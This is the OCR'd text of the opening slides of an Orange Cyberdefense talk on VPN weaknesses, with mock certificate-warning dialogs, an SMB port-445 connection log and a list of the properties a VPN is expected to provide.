Orange Cyberdefense

Virtually Private Networks

Virtually good enough

Wicus Ross

Charl van der Walt

orange™

charlvdwalt

wicusross

1. Introduction


848,850 MILES FLOWN


10 WEEKS IN THE AIR


21 CITIES VISITED

14 COUNTRIES VISITED


31.2% AROUND THE SUN'S EQUATOR


Free WiFi
LOGIN
PASSWORD
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.




Not secure | msftconnecttest.com/redirect
Security Alert
outlook.office365.com
Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.
The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.
The security certificate date is valid.
The name on the security certificate is invalid or does not match the name of the site.
Do you want to proceed?
Yes
No
View Certificate...
Microsoft Outlook
There is a problem with the proxy server's security certificate. The security certificate is not from a trusted certifying authority.
Outlook is unable to connect to the proxy server owa.secdata.com. (Error Code 18).
OK
Zoom
Security Warning: Untrusted Server Certificate
Your connection is not private. Attackers might be trying to steal your personal or financial information from Zoom.
This server could not prove that it is Zoom. Its security certificate is from ubnt.
Trust anyway
Do not trust
Connect
You are about to authenticate to an untrusted server. There are problems with the site's security certificate:
The certificate or certificate chain is based on an untrusted root.
The certificate name does not match the server you are trying to connect to.
Save settings
View
Connect
Cancel
MacBook

domain.com, in the living room, with a candlestick



The curious case of the outbound 445

Failed to establish a network connection.

Error: {Device Timeout}
The specified I/O operation on %hs was not completed before the time-out period expired.

Server name: PRINTER-HQ
Server address: 66.96.162.92:445
Instance name: \Device\LanmanRedirector
Connection type: Wsk

Guidance:
This indicates a problem with the underlying network or transport, such as with TCP/IP, and

Log Name: Microsoft-Windows-SMBClient/Connectivity

What should we expect from a VPN?

- **Confidentiality**


Prevent sensitive or private information from being intercepted or deduced.

- **Integrity**

Ensure that data and messages are not modified or interfered with.


- **Access Control**

Ensure that only authenticated users are permitted to access the systems and resources they are specifically authorized for.

